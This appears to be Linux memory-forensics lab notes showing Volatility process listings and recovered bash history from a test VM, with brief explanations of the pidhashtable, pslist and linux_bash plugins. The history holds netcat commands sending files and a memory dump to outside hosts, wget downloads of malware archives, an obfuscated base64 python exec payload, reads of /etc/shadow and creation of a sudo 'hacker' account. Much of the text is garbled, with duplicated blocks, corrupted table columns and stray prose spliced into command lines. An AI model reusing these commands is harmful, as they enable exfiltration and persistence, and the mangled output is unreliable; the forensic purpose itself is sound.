0xfffff88003529b0000 getty        1384      1      0      0  0x000000000007abac000 2024-04-17 19:35:35 UTC+0000
0xfffff880077646000 docker-containe 863      108     810      0  0x0000000000079c06000 2024-04-17 19:35:31 UTC+0000
0xfffff8800357d8000 ext4-rsv-conver 198       2      0      0  0x0000000000078dec000 2024-04-17 19:35:27 UTC+0000
0xfffff88007765e0000 kthrotld        54      191      2      0  0x0000000000078dec000 2024-04-17 19:35:26 UTC+0000
0xfffff88004b45e0000 java          1850      631     1739   500  0x0000000000078dec000 2024-04-17 19:35:41 UTC+0000
0xfffff8800785e9800 nc            2227      1      492      0  0x0000000000077b7a000 2024-04-17 20:06:44 UTC+0000
0xfffff880079886000 sudo          2460      2413      33     33  0x000000000007859c000 2024-04-17 20:33:56 UTC+0000
0xfffff880078becb800 bash          1939      1838      900    900  0x000000000007b840000 2024-04-17 19:35:58 UTC+0000
0xfffff8800778db0000 apache2        1795      1791      33     33  0x00000000000779fc000 2024-04-17 19:35:38 UTC+0000
0xfffff88007b5d3000 rpcbind        842       1      0      0  0x0000000000079caa000 2024-04-17 19:35:31 UTC+0000
0xfffff88007b5d6000 wrapper-linux-x 1740      1      0      0  0x0000000000078086000 2024-04-17 19:35:37 UTC+0000
0xfffff88007c2cc800 kworker/1:1    33       2      0      0  0x0000000000078dec000 2024-04-17 19:35:26 UTC+0000

```

The **linux\_pidhashtable** plugin in Volatility is specifically designed to help forensic analysts enumerate process identifiers (PIDs) from a Linux memory dump using the PID hash table. This tool is crucial for investigating Linux systems, as it allows you to uncover and map out all the active processes at the time of the snapshot, even if other process-tracking mechanisms are corrupted or evasive techniques are used.

### The **linux\_pidhashtable** plugin serves several forensic purposes:

- **Process Enumeration:** It effectively lists all processes by scanning the PID hash table present in the memory, providing a reliable enumeration of processes, which is essential when other process listings may be incomplete or compromised.
- **Recover Hidden Processes:** This can be particularly useful in scenarios where malware might attempt to hide its presence from standard listing tools.
- **Cross-Reference:** Analysts often use this tool to cross-reference with other process-listing outputs to ensure completeness and detect discrepancies that might indicate tampering or hiding activities.

\*\*\*\*\*

	Name	Pid	Uid	Gid	DTB	Start Time
....sshd	1970					
....sshd	1991	900	900	900		
....bash	1992	900	900	900		
....sudo	2576					
....su	2577					
....bash	2578					
....sshd	442					
....sshd	461	900	900	900		
....bash	462	900	900	900		
....sudo	478					
....su	479					
....bash	480					
....sudo	2052					
....avml	2053					
.mysqld	1451	106	106	106		
.nodejs	1464					
.nodejs	1465					
.clear_chat.sh	1466					
.sleep	2033					
.cron	1470					
.irqbalance	1472	caemon	1436	0	0	0x00000003d41a000 Tue, 28 Au
.cups-browsed	1503	caemon bash	3666	0	0	0x00000003c3650000 Tue, 28 Au
.knockd	1552	d540 console-kit-dae	1927	0	0	0x00000003tch1000 Tue, 28 Au
.proftpd	1565	c980 su	3663	0	0	0x00000003d217000 Tue, 28 Au
.ircd	1573	caemon gnome 1121 nsav	2209	500	501	0x00000003b0660000 Tue, 28 Au
.wrapper-linux-x	1739	d540 notification-arm	2223	500	501	0x00000003c7ba0000 Tue, 28 Au
.java	1745	caemon sudo	3602	0	501	0x00000003c3670000 Tue, 28 Au
.apache2	1791	caemon httpd-runner	1619	0	0	0x000000003c52b0000 Tue, 28 Au
.apache2	1795	caemon Xorg	1897	0	0	0x00000003c2600000 Tue, 28 Au
.sh	2398	caemon nm-applet	2181	500	501	0x00000003bh4a0000 Tue, 28 Au
....perl	2400	caemon	33	33		
....sh	2401	caemon	33	33		
....sh	2402	caemon	33	33		

The `linux_pslist` plugin in Volatility is a powerful tool for forensic analysts and incident responders to visualize the process hierarchy from a Linux memory dump. This plugin displays processes in a tree structure, showing parent-child relationships, which can be crucial for understanding the context of processes, tracing malware infections, and identifying rogue processes.

The `linux_pslist` plugin provides a clear, hierarchical view of all processes running on the system at the time of the memory capture. Key benefits include:

- Identifying Parent-Child Relationships: This helps in understanding how processes were started and their relationships, which can be critical in tracing steps of an exploit or malware.
  - Detecting Anomalies: Anomalies in the process tree, such as unusual parent processes or orphaned processes, can indicate malicious activity or tampering.
  - Forensic Context: Seeing the entire process tree can provide additional context when analyzing the behavior of specific processes or investigating incidents.

The `linux_bash` plugin in Volatility is a specialized tool for forensic analysis that is designed to extract information about bash commands executed by users on a Linux system from a memory dump. This can be incredibly useful for digital forensic investigators who need to reconstruct user actions, understand the context of system changes, or identify malicious activities performed through the bash shell.

**The linux\_bash plugin helps to recover:**

- Bash History: Commands that were executed in bash shells, even if the bash history files on the disk have been cleared or tampered with.
- Command Execution Context: Information about the user who executed the commands and the timing of the commands.
- Forensic Insights: This can provide critical insights into the sequence of actions taken by users, which is essential for thorough forensic investigations.

Pid	Name	Command Time	Command
2066	bash	2024-04-17 19:44:25 UTC+0000	cd /
2066	bash	2024-04-17 19:44:30 UTC+0000	ls
2066	bash	2024-04-17 19:45:04 UTC+0000	cd root
2066	bash	2024-04-17 19:45:12 UTC+0000	sudo su
2066	bash	2024-04-17 19:46:17 UTC+0000	ls
2066	bash	2024-04-17 19:46:23 UTC+0000	cd usr
2066	bash	2024-04-17 19:46:25 UTC+0000	ls
2066	bash	2024-04-17 19:46:33 UTC+0000	cd local
2066	bash	2024-04-17 19:46:34 UTC+0000	ls
2066	bash	2024-04-17 19:46:42 UTC+0000	cd bin
2066	bash	2024-04-17 19:46:43 UTC+0000	ls
2066	bash	2024-04-17 19:46:52 UTC+0000	cd /home
2066	bash	2024-04-17 19:46:54 UTC+0000	ls
2066	bash	2024-04-17 19:47:04 UTC+0000	cd vagrant
2066	bash	2024-04-17 19:47:05 UTC+0000	ls
2066	bash	2024-04-17 19:47:54 UTC+0000	nc -l 4999
2066	bash	2024-04-17 19:50:35 UTC+0000	nc 192.168.1.78 5000
2066	bash	2024-04-17 19:50:49 UTC+0000	hi
2066	bash	2024-04-17 19:51:06 UTC+0000	nc 192.168.1.78 5000
2066	bash	2024-04-17 19:51:53 UTC+0000	nc 192.168.1.88 5000
2066	bash	2024-04-17 19:52:24 UTC+0000	ip a
2066	bash	2024-04-17 19:54:19 UTC+0000	nc
2066	bash	2024-04-17 19:55:00 UTC+0000	nc 192.168.1.88 5555
2066	bash	2024-04-17 19:55:11 UTC+0000	echo dbYHmsDKcEkacevHbaFuTyLafHxCQztG;command -v command;echo dbYHmsDKcEkacevHbaFuTyLafHxCQztG
2066	bash	2024-04-17 19:55:11 UTC+0000	echo GOLrEmVLxNCsQipAdxLCaAtOUWSqaOoF;command -v 'python' && echo true;echo GOLrEmVLxNCsQipAdxLCaAtOUWSqaOoF
F			
2066	bash	2024-04-17 19:55:11 UTC+0000	echo EtUfwIQuXvtgOKMeyzaUMrJQyMofnkLi;command -v 'bash' && echo true;echo EtUfwIQuXvtgOKMeyzaUMrJQyMofnkLi
2066	bash	2024-04-17 19:55:11 UTC+0000	echo jTRDCFaRzeoXhTTkstazBvwgOsXMSOF;command -v command;echo jTRDCFaRzeoXhTTkstazBvwgOsXMSOF
2066	bash	2024-04-17 19:55:11 UTC+0000	/usr/bin/python -c "exec(__import__('zlib').decompress(__import__('base64').b64decode(__import__('codecs').getencoder('utf-8')('eNrLzC3ILypRKciptAYResUfieV5Gur6SzL5+kMjXRNqmgDdwvv8')[0])))"

Pid	Name	Command Time	Command
2066	bash	2024-04-17 19:44:30 UTC+0000	ls
2066	bash	2024-04-17 19:45:04 UTC+0000	cd root
2066	bash	2024-04-17 19:45:12 UTC+0000	sudo su
2066	bash	2024-04-17 19:46:17 UTC+0000	ls
2066	bash	2024-04-17 19:46:23 UTC+0000	cd usr
2066	bash	2024-04-17 19:46:25 UTC+0000	ls
2066	bash	2024-04-17 19:46:33 UTC+0000	cd local
2066	bash	2024-04-17 19:46:34 UTC+0000	ls
2066	bash	2024-04-17 19:46:42 UTC+0000	cd bin
2066	bash	2024-04-17 19:46:43 UTC+0000	ls
2066	bash	2024-04-17 19:46:52 UTC+0000	cd /home
2066	bash	2024-04-17 19:46:54 UTC+0000	ls
2066	bash	2024-04-17 19:47:04 UTC+0000	cd vagrant
2066	bash	2024-04-17 19:47:05 UTC+0000	ls
2066	bash	2024-04-17 19:47:54 UTC+0000	nc -l 4999
2066	bash	2024-04-17 19:50:35 UTC+0000	nc 192.168.1.78 5000
2066	bash	2024-04-17 19:50:49 UTC+0000	hi
2066	bash	2024-04-17 19:51:06 UTC+0000	nc 192.168.1.78 5000
2066	bash	2024-04-17 19:51:53 UTC+0000	nc 192.168.1.88 5000
2066	bash	2024-04-17 19:52:24 UTC+0000	ip a
2066	bash	2024-04-17 19:54:19 UTC+0000	nc
2066	bash	2024-04-17 19:55:00 UTC+0000	nc 192.168.1.88 5555
2066	bash	2024-04-17 19:55:11 UTC+0000	echo dbYHmsDKcEkacevHbaFuTyLafHxCQztG;command -v command;echo dbYHmsDKcEkacevHbaFuTyLafHxCQztG
2066	bash	2024-04-17 19:55:11 UTC+0000	echo GOLrEmVLxNCsQipAdxLCaAtOUWSqaOoF;command -v 'python' && echo true;echo GOLrEmVLxNCsQipAdxLCaAtOUWSqaOoF
F			
2066	bash	2024-04-17 19:55:11 UTC+0000	echo EtUfwIQuXvtgOKMeyzaUMrJQyMofnkLi;command -v 'bash' && echo true;echo EtUfwIQuXvtgOKMeyzaUMrJQyMofnkLi
2066	bash	2024-04-17 19:55:11 UTC+0000	echo jTRDCFaRzeoXhTTkstazBvwgOsXMSOF;command -v command;echo jTRDCFaRzeoXhTTkstazBvwgOsXMSOF
2066	bash	2024-04-17 19:55:11 UTC+0000	/usr/bin/python -c "exec(__import__('zlib').decompress(__import__('base64').b64decode(__import__('codecs').getencoder('utf-8')('eNrLzC3ILypRKciptAYResUfieV5Gur6SzL5+kMjXRNqmgDdwvv8')[0])))"
2129	bash	2024-04-17 19:55:25 UTC+0000	nc 192.168.1.88 5555
2129	bash	2024-04-17 19:55:44 UTC+0000	sudo mkdir test
2413	bash	2024-04-17 20:29:17 UTC+0000	sudo apt-get update
2413	bash	2024-04-17 20:31:20 UTC+0000	sudo su www-data
2413	bash	2024-04-17 20:32:53 UTC+0000	sudo nano /etc/passwd
2413	bash	2024-04-17 20:33:57 UTC+0000	sudo -l
2578	bash	2024-04-17 20:39:52 UTC+0000	apt-get update
2578	bash	2024-04-18 01:35:57 UTC+0000	clear
462	bash	2024-04-18 02:02:15 UTC+0000	sudo u status
462	bash	2024-04-18 02:02:15 UTC+0000	last

```

2066 bash 2024-04-17 19:54:19 UTC+0000 nc 192.168.1.88 5555
2066 bash 2024-04-17 19:55:00 UTC+0000 echo dbYHmsDKcEkacevHbaFuTyLafTxQzTg;command -v command;echo dbYHmsDKcEkacevHbaFuTyLafTxQzTg
2066 bash 2024-04-17 19:55:11 UTC+0000 echo GOLrEmVlxNCsQipAdxLCaAtOUWSqaOoF;command -v 'python' && echo true;echo GOLrEmVlxNCsQipAdxLCaAtOUWSqaOo'
2066 bash 2024-04-17 19:55:11 UTC+0000 echo EtUFWiQuXVtgOKMeyzaUMrJQyMOfnkLi;command -v 'bash' && echo true;echo EtUFWiQuXVtgOKMeyzaUMrJQyMOfnkLi
2066 bash 2024-04-17 19:55:11 UTC+0000 echo jTRDcFaRzeoXHTKstazBwgOsXMSOF;command -v command;echo jTRDcFaRzeoXHTKstazBwgOsXMSOF
2066 bash 2024-04-17 19:55:11 UTC+0000 /usr/bin/python -c 'exec(__import__('zlib').decompress(__import__('base64').b64decode(__import__('codecs').getencoder('utf-8'))('eNrLzC3ILypRKciptAYResUFieV5Gur6SZl5+kmJxRnqmgDdwv8')[0]))'
2129 bash 2024-04-17 19:55:25 UTC+0000 nc 192.168.1.88 5555
2129 bash 2024-04-17 19:55:44 UTC+0000 sudo mkdir test
2413 bash 2024-04-17 20:29:17 UTC+0000 sudo apt-get update
2413 bash 2024-04-17 20:31:20 UTC+0000 sudo su www-data
2413 bash 2024-04-17 20:32:53 UTC+0000 sudo nano /etc/passwd
2413 bash 2024-04-17 20:33:57 UTC+0000 sudo -l
2578 bash 2024-04-17 20:39:52 UTC+0000 apt-get update
2578 bash 2024-04-18 01:35:57 UTC+0000 clear
462 bash 2024-04-18 02:02:15 UTC+0000 sudo ua status
462 bash 2024-04-18 02:02:15 UTC+0000 last
462 bash 2024-04-18 02:02:15 UTC+0000 date
462 bash 2024-04-18 02:02:15 UTC+0000 sudo cat /etc/shadow
462 bash 2024-04-18 02:02:15 UTC+0000 apt list --upgradeable
462 bash 2024-04-18 02:02:15 UTC+0000 pwd
462 bash 2024-04-18 02:02:15 UTC+0000 cat hack.txt
462 bash 2024-04-18 02:02:15 UTC+0000 python3
462 bash 2024-04-18 02:02:15 UTC+0000 a
462 bash 2024-04-18 02:02:15 UTC+0000 sudo mkdir shuvo
462 bash 2024-04-18 02:02:15 UTC+0000 ls
462 bash 2024-04-18 02:02:15 UTC+0000 sudo cat /etc/shadow
462 bash 2024-04-18 02:02:15 UTC+0000 cat /etc/shadow
462 bash 2024-04-18 02:02:15 UTC+0000 sudo -l
462 bash 2024-04-18 02:02:15 UTC+0000 sudo mkdir hackfile
462 bash 2024-04-18 02:02:15 UTC+0000 ls
462 bash 2024-04-18 02:02:15 UTC+0000 i
462 bash 2024-04-18 02:02:15 UTC+0000 apt list --upgradeable
462 bash 2024-04-18 02:02:15 UTC+0000 exit
462 bash 2024-04-18 02:02:15 UTC+0000 ls
462 bash 2024-04-18 02:02:15 UTC+0000 exit

```

```

462 bash 2024-04-18 02:02:15 UTC+0000 sudo mkdir hackfile
462 bash 2024-04-18 02:02:15 UTC+0000 ls
462 bash 2024-04-18 02:02:15 UTC+0000 apt list --upgradeable
462 bash 2024-04-18 02:02:15 UTC+0000 exit
462 bash 2024-04-18 02:02:15 UTC+0000 ls
462 bash 2024-04-18 02:02:15 UTC+0000 nc 10.20.205.190 12345 < /home/vagrant/hack.txt
480 bash 2024-04-18 02:02:28 UTC+0000 sudo insmod ./lime-3.13.0-170-generic.ko ???path=/home/vagrant/hackfile/Linux64.mem format=raw???
480 bash 2024-04-18 02:02:28 UTC+0000 cd /
480 bash 2024-04-18 02:02:28 UTC+0000 echo "This is the test email" | mail -s "email check from shuvo" shovoghosh@outlook.com
480 bash 2024-04-18 02:02:28 UTC+0000 sudo dpkg-reconfigure postfix
480 bash 2024-04-18 02:02:28 UTC+0000 apt get postfix
480 bash 2024-04-18 02:02:28 UTC+0000 echo -e "To: shovoghosh@outlook.com\nFrom: shuvocloj@gmail.com\nSubject: Test email by shuvo\n\nThis is the
e body of the email, Thanks"
480 bash 2024-04-18 02:02:28 UTC+0000 | ssmtp shovoghosh@outlook.com
480 bash 2024-04-18 02:02:28 UTC+0000 | ssmtp shovoghosh@outlook.com
480 bash 2024-04-18 02:02:28 UTC+0000 sudo nano /etc/ssmtp/ssmtp.conf
480 bash 2024-04-18 02:02:28 UTC+0000 | ssmtp shovoghosh@outlook.com
480 bash 2024-04-18 02:02:28 UTC+0000 | ssmtp shovoghosh@outlook.com
480 bash 2024-04-18 02:02:28 UTC+0000 sudo nano /etc/ssmtp/ssmtp.conf
480 bash 2024-04-18 02:02:28 UTC+0000 nc 192.168.1.88 12345
480 bash 2024-04-18 02:02:28 UTC+0000 git clone https://github.com/microsoft/avml.git
480 bash 2024-04-18 02:02:28 UTC+0000 apt install lime-forensics-dkms git build-essential
480 bash 2024-04-18 02:02:28 UTC+0000 cat hackfile
480 bash 2024-04-18 02:02:28 UTC+0000 pwd
480 bash 2024-04-18 02:02:28 UTC+0000 sudo insmod ./lime-5.4.0-148-generic.ko ???path=/home/vagrant/linux64.mem format=raw???
480 bash 2024-04-18 02:02:28 UTC+0000 nano hack.txt
480 bash 2024-04-18 02:02:28 UTC+0000 git clone https://github.com/504ensicsLabs/LiME.git
480 bash 2024-04-18 02:02:28 UTC+0000 cd LiME/src
480 bash 2024-04-18 02:02:28 UTC+0000 cat hack.txt
480 bash 2024-04-18 02:02:28 UTC+0000 ls
480 bash 2024-04-18 02:02:28 UTC+0000 sudo insmod ./lime-3.13.0-170-generic.ko ???path=/home/vagrant/linux64.mem format=raw???
480 bash 2024-04-18 02:02:28 UTC+0000 cd /home/vagrant
480 bash 2024-04-18 02:02:28 UTC+0000 sudo apt install sendmail
480 bash 2024-04-18 02:02:28 UTC+0000 apt install smtp
480 bash 2024-04-18 02:02:28 UTC+0000 sudo nano /etc/ssmtp/ssmtp.conf
480 bash 2024-04-18 02:02:28 UTC+0000 touch down
480 bash 2024-04-18 02:02:28 UTC+0000 nc 192.168.1.88 12345 < hackfile
480 bash 2024-04-18 02:02:28 UTC+0000 ls

```

```

480 bash 2024-04-18 02:02:28 UTC+0000 git clone https://github.com/504ensicsLabs/LiME.git
480 bash 2024-04-18 02:02:28 UTC+0000 cd LiME/src
480 bash 2024-04-18 02:02:28 UTC+0000 cat hack.txt
480 bash 2024-04-18 02:02:28 UTC+0000 ls
480 bash 2024-04-18 02:02:28 UTC+0000 sudo insmod ./lime-3.13.0-170-generic.ko ???path=/home/vagrant/linux64.mem format=raw???
480 bash 2024-04-18 02:02:28 UTC+0000 cd /home/vagrant
480 bash 2024-04-18 02:02:28 UTC+0000 sudo apt install sendmail
480 bash 2024-04-18 02:02:28 UTC+0000 apt install ssmtp
480 bash 2024-04-18 02:02:28 UTC+0000 sudo nano /etc/ssmtp/ssmtp.conf
480 bash 2024-04-18 02:02:28 UTC+0000 touch down
480 bash 2024-04-18 02:02:28 UTC+0000 nc 192.168.1.88 12345 < hackfile
480 bash 2024-04-18 02:02:28 UTC+0000 ls (This is a comment of the gdb output. For some systems,
480 bash 2024-04-18 02:02:28 UTC+0000 sudo ./avml /path_to_output/memdump.avml and ASLR is enabled.
480 bash 2024-04-18 02:02:28 UTC+0000 cd ..
480 bash 2024-04-18 02:02:28 UTC+0000 cd avml
480 bash 2024-04-18 02:02:28 UTC+0000 ls (yield invalid data)
480 bash 2024-04-18 02:02:28 UTC+0000 sudo insmod ./lime-5.4.0-148-generic.ko ???path=/root/linux64.mem format=raw???
480 bash 2024-04-18 02:02:28 UTC+0000 nano hackfile
480 bash 2024-04-18 02:02:28 UTC+0000 make
480 bash 2024-04-18 02:02:28 UTC+0000 chmod +x down
480 bash 2024-04-18 02:02:28 UTC+0000 cd .
480 bash 2024-04-18 02:02:28 UTC+0000 mv /home/vagrant/avml.1 home/vagrant/avml
480 bash 2024-04-18 02:02:28 UTC+0000 cd avml
480 bash 2024-04-18 02:02:28 UTC+0000 attribute it.
480 bash 2024-04-18 02:02:28 UTC+0000 pwd
480 bash 2024-04-18 02:02:28 UTC+0000 mv /home/vagrant/avml.1 home/vagrant/avml/
480 bash 2024-04-18 02:02:28 UTC+0000 nc 192.168.1.88 12345 < hack.txt
480 bash 2024-04-18 02:02:28 UTC+0000 sudo ./avml /path_to_output/memdump.avml
480 bash 2024-04-18 02:02:28 UTC+0000 wget 192.168.1.88:8000/avml
480 bash 2024-04-18 02:02:28 UTC+0000 ls
480 bash 2024-04-18 02:02:28 UTC+0000 ls
480 bash 2024-04-18 02:02:28 UTC+0000 cd avml
480 bash 2024-04-18 02:02:28 UTC+0000 ls
480 bash 2024-04-18 02:02:28 UTC+0000 ls
480 bash 2024-04-18 02:02:28 UTC+0000 sudo vim /etc/gai.conf
480 bash 2024-04-18 02:02:28 UTC+0000 ll -h

```



```

480 bash 2024-04-18 02:02:28 UTC+0000 ll -h
480 bash 2024-04-18 02:02:28 UTC+0000 wget 192.168.1.88:8000/avml
480 bash 2024-04-18 02:02:28 UTC+0000 ls
480 bash 2024-04-18 02:02:28 UTC+0000 chmod +x avml
480 bash 2024-04-18 02:02:28 UTC+0000 ./avml --help
480 bash 2024-04-18 02:02:28 UTC+0000 ./avml mem.dmp
480 bash 2024-04-18 02:02:28 UTC+0000 cd ..
480 bash 2024-04-18 02:02:28 UTC+0000 avml --compress output.lime.compressed
480 bash 2024-04-18 02:02:28 UTC+0000 ls
480 bash 2024-04-18 02:02:28 UTC+0000 sudo nano /etc/gai.conf
480 bash 2024-04-18 02:02:28 UTC+0000 apt install mailutils
480 bash 2024-04-18 02:02:28 UTC+0000 clear
480 bash 2024-04-18 02:02:28 UTC+0000 apt install links2
480 bash 2024-04-18 02:02:28 UTC+0000 links2 -g http://google.com
480 bash 2024-04-18 02:02:28 UTC+0000 nc 192.168.1.88 12345 < mem.dmp
480 bash 2024-04-18 02:02:28 UTC+0000 sudo apt install mailutils
480 bash 2024-04-18 02:02:28 UTC+0000 cd ..
480 bash 2024-04-18 02:02:28 UTC+0000 sudo Journalctl
480 bash 2024-04-18 02:02:28 UTC+0000 journalctl -f
480 bash 2024-04-18 02:02:28 UTC+0000 logrotate /etc/logrotate.conf --force
480 bash 2024-04-18 02:02:28 UTC+0000 cat /etc/logrotate.d/apache2
480 bash 2024-04-18 02:02:28 UTC+0000 cat /etc/logrotate.conf
480 bash 2024-04-18 02:02:28 UTC+0000 cd /var/log/journal/
480 bash 2024-04-18 02:02:28 UTC+0000 cat /var/log/kern.log
480 bash 2024-04-18 02:02:28 UTC+0000 cd /
480 bash 2024-04-18 02:02:28 UTC+0000 cd /var/log/journal/
480 bash 2024-04-18 02:02:28 UTC+0000 ls
480 bash 2024-04-18 02:02:28 UTC+0000 cd var
480 bash 2024-04-18 02:02:28 UTC+0000 ls
480 bash 2024-04-18 02:02:28 UTC+0000 cd log
480 bash 2024-04-18 02:02:28 UTC+0000 ls
480 bash 2024-04-18 02:02:28 UTC+0000 catmysql.log
480 bash 2024-04-18 02:02:28 UTC+0000 cat mysql.log
480 bash 2024-04-18 02:02:28 UTC+0000 auth.log
480 bash 2024-04-18 02:02:28 UTC+0000 nano auth.log

```



```
480 bash 2024-04-18 02:02:28 UTC+0000 ls
480 bash 2024-04-18 02:02:28 UTC+0000 cd log
480 bash 2024-04-18 02:02:28 UTC+0000 ls
480 bash 2024-04-18 02:02:28 UTC+0000 catmysql.log
480 bash 2024-04-18 02:02:28 UTC+0000 cat mysql.log
480 bash 2024-04-18 02:02:28 UTC+0000 auth.log
480 bash 2024-04-18 02:02:28 UTC+0000 nano auth.log
480 bash 2024-04-18 02:02:28 UTC+0000 cd ..
480 bash 2024-04-18 02:02:28 UTC+0000 sudo adduser shuvox
480 bash 2024-04-18 02:02:28 UTC+0000 sudo adduser shuv01
480 bash 2024-04-18 02:02:28 UTC+0000 cat /etc/passwd
480 bash 2024-04-18 02:02:28 UTC+0000 awk -F: '{print $1}' /etc/passwd
480 bash 2024-04-18 02:02:28 UTC+0000 logout
480 bash 2024-04-18 02:02:28 UTC+0000 As shown below, the exit
480 bash 2024-04-18 02:02:28 UTC+0000 command terminates the current session. For some systems,
480 bash 2024-04-18 02:03:34 UTC+0000 clear
480 bash 2024-04-18 02:03:38 UTC+0000 mkdir file1
480 bash 2024-04-18 02:03:43 UTC+0000 mkdir file2
480 bash 2024-04-18 02:03:48 UTC+0000 mkdir file3
480 bash 2024-04-18 02:04:02 UTC+0000 cd file1
480 bash 2024-04-18 02:04:14 UTC+0000 touch hack1.txt
480 bash 2024-04-18 02:04:25 UTC+0000 touch virus.txt
480 bash 2024-04-18 02:04:31 UTC+0000 touch virusx
480 bash 2024-04-18 02:04:33 UTC+0000 ls
480 bash 2024-04-18 02:04:48 UTC+0000 cd ..
480 bash 2024-04-18 02:05:14 UTC+0000 mkdir virus
480 bash 2024-04-18 02:05:21 UTC+0000 cd virus
480 bash 2024-04-18 02:10:57 UTC+0000 nc -l -p 12345 > Kippo_DL_grabs_20130210.zip
480 bash 2024-04-18 02:12:37 UTC+0000 wget 192.168.1.88:8000/Kippo_DL_grabs_20130210.zip
480 bash 2024-04-18 02:12:59 UTC+0000 wget 192.168.1.88:8000/Malz2.zip
480 bash 2024-04-18 02:13:20 UTC+0000 wget 192.168.1.88:8000/Malz3.zip
480 bash 2024-04-18 02:13:39 UTC+0000 wget 192.168.1.88:8000/init.zip
480 bash 2024-04-18 02:13:57 UTC+0000 wget 192.168.1.88:8000/kippo_dl_Grabs_20130716.zip
480 bash 2024-04-18 02:14:15 UTC+0000 wget 192.168.1.88:8000/kippo_dl_Grabs_20131203.zip
480 bash 2024-04-18 02:14:51 UTC+0000 ls
480 bash 2024-04-18 02:16:40 UTC+0000 cd /
480 bash 2024-04-18 02:16:43 UTC+0000 clear
480 bash 2024-04-18 02:16:47 UTC+0000 sudo adduser hacker
480 bash 2024-04-18 02:17:18 UTC+0000 sudo usermod -aG sudo hacker
480 bash 2024-04-18 02:17:42 UTC+0000
480 bash 2024-04-18 02:17:49 UTC+0000
480 bash 2024-04-18 02:18:00 UTC+0000
480 bash 2024-04-18 02:18:21 UTC+0000
480 bash 2024-04-18 02:18:21 UTC+0000
480 bash 2024-04-18 02:19:02 UTC+0000
480 bash 2024-04-18 02:19:29 UTC+0000
480 bash 2024-04-18 02:19:45 UTC+0000
480 bash 2024-04-18 02:20:10 UTC+0000
480 bash 2024-04-18 02:20:24 UTC+0000
480 bash 2024-04-18 02:20:58 UTC+0000
480 bash 2024-04-18 02:21:26 UTC+0000
480 bash 2024-04-18 02:22:11 UTC+0000
480 bash 2024-04-18 02:22:33 UTC+0000
480 bash 2024-04-18 02:24:55 UTC+0000
480 bash 2024-04-18 02:26:07 UTC+0000
480 bash 2024-04-18 02:26:11 UTC+0000
480 bash 2024-04-18 02:26:18 UTC+0000
480 bash 2024-04-18 02:26:31 UTC+0000
480 bash 2024-04-18 02:26:38 UTC+0000
480 bash 2024-04-18 02:26:49 UTC+0000
480 bash 2024-04-18 02:26:59 UTC+0000
480 bash 2024-04-18 02:27:10 UTC+0000
480 bash 2024-04-18 02:27:13 UTC+0000
480 bash 2024-04-18 02:27:49 UTC+0000
480 bash 2024-04-18 02:29:36 UTC+0000
480 bash 2024-04-18 02:29:38 UTC+0000
480 bash 2024-04-18 02:30:10 UTC+0000
480 bash 2024-04-18 02:30:18 UTC+0000
480 bash 2024-04-18 02:30:20 UTC+0000
480 bash 2024-04-18 02:30:33 UTC+0000
480 bash 2024-04-18 02:30:34 UTC+0000
480 bash 2024-04-18 02:30:43 UTC+0000
```

```
480 bash 2024-04-18 02:13:57 UTC+0000 wget 192.168.1.88:8000/kippo_dl_Grabs_20130716.zip
480 bash 2024-04-18 02:14:15 UTC+0000 wget 192.168.1.88:8000/kippo_dl_Grabs_20131203.zip
480 bash 2024-04-18 02:14:51 UTC+0000 ls
480 bash 2024-04-18 02:16:40 UTC+0000 cd /
480 bash 2024-04-18 02:16:43 UTC+0000 clear
480 bash 2024-04-18 02:16:47 UTC+0000 sudo adduser hacker
480 bash 2024-04-18 02:17:18 UTC+0000 sudo usermod -aG sudo hacker
480 bash 2024-04-18 02:17:42 UTC+0000 sudo userdel shuv01
480 bash 2024-04-18 02:17:49 UTC+0000 sudo userdel shuv
480 bash 2024-04-18 02:18:00 UTC+0000 clear
480 bash 2024-04-18 02:18:21 UTC+0000 sudo userdel shuv01
480 bash 2024-04-18 02:18:21 UTC+0000 sudo userdel -r shuv01
480 bash 2024-04-18 02:19:02 UTC+0000 sudo usermod -l hacker shuv
480 bash 2024-04-18 02:19:29 UTC+0000 sudo usermod -l shuv hacker
480 bash 2024-04-18 02:19:45 UTC+0000 As shown below, the
480 bash 2024-04-18 02:20:10 UTC+0000 command terminates the current session. For some systems,
480 bash 2024-04-18 02:20:24 UTC+0000 clear
480 bash 2024-04-18 02:20:58 UTC+0000 mkdir file1
480 bash 2024-04-18 02:21:26 UTC+0000 mkdir file2
480 bash 2024-04-18 02:22:11 UTC+0000 mkdir file3
480 bash 2024-04-18 02:22:33 UTC+0000 cd ..
480 bash 2024-04-18 02:24:55 UTC+0000 links2 http://google.com
480 bash 2024-04-18 02:26:07 UTC+0000 cd /var/log/syslog
480 bash 2024-04-18 02:26:11 UTC+0000 ls
480 bash 2024-04-18 02:26:18 UTC+0000 cd var
480 bash 2024-04-18 02:26:31 UTC+0000 cd /log/syslog
480 bash 2024-04-18 02:26:38 UTC+0000 rm mesgq1.html
480 bash 2024-04-18 02:26:49 UTC+0000 cd /log/syslog
480 bash 2024-04-18 02:26:59 UTC+0000 cd log/syslog
480 bash 2024-04-18 02:27:10 UTC+0000 cd log
480 bash 2024-04-18 02:27:13 UTC+0000 clear
480 bash 2024-04-18 02:27:49 UTC+0000 ls
480 bash 2024-04-18 02:29:36 UTC+0000 nano auth.log
480 bash 2024-04-18 02:29:38 UTC+0000 touch test.log
480 bash 2024-04-18 02:30:10 UTC+0000 ls
480 bash 2024-04-18 02:30:18 UTC+0000 rm mysql.log
480 bash 2024-04-18 02:30:20 UTC+0000 cd ..
480 bash 2024-04-18 02:30:33 UTC+0000 ls
480 bash 2024-04-18 02:30:34 UTC+0000 cd backups
480 bash 2024-04-18 02:30:43 UTC+0000 cd ..
```

```

480 bash 2024-04-18 02:30:47 UTC+0000 ls
480 bash 2024-04-18 02:30:56 UTC+0000 cd root
480 bash Kali Docs 2024-04-18 02:30:58 UTC+0000 ls
480 bash 2024-04-18 02:31:09 UTC+0000 cd usr
480 bash 2024-04-18 02:31:12 UTC+0000 GNOME shell Extensi... GitHub - vincelooce/W... Bluetooth not Workin...
480 bash 2024-04-18 02:31:25 UTC+0000 cd /
480 bash 2024-04-18 02:31:27 UTC+0000 cd home
480 bash 2024-04-18 02:31:55 UTC+0000 ls
480 bash plugin recover 2024-04-18 02:31:57 UTC+0000 cd vagrant
480 bash FILE is pointed to 2024-04-18 02:32:06 UTC+0000 rm avml.1
480 bash byed Processes. 2024-04-18 02:32:08 UTC+0000 rm avml.1 | 4 Average Coder Rootkit, Bash History, and
480 bash 2024-04-18 02:32:36 UTC+0000 rm VBoxGuestAdditions.iso
480 bash argument to the 2024-04-18 02:32:38 UTC+0000 ls
480 bash you supply is 0 2024-04-18 02:32:50 UTC+0000 cd avml
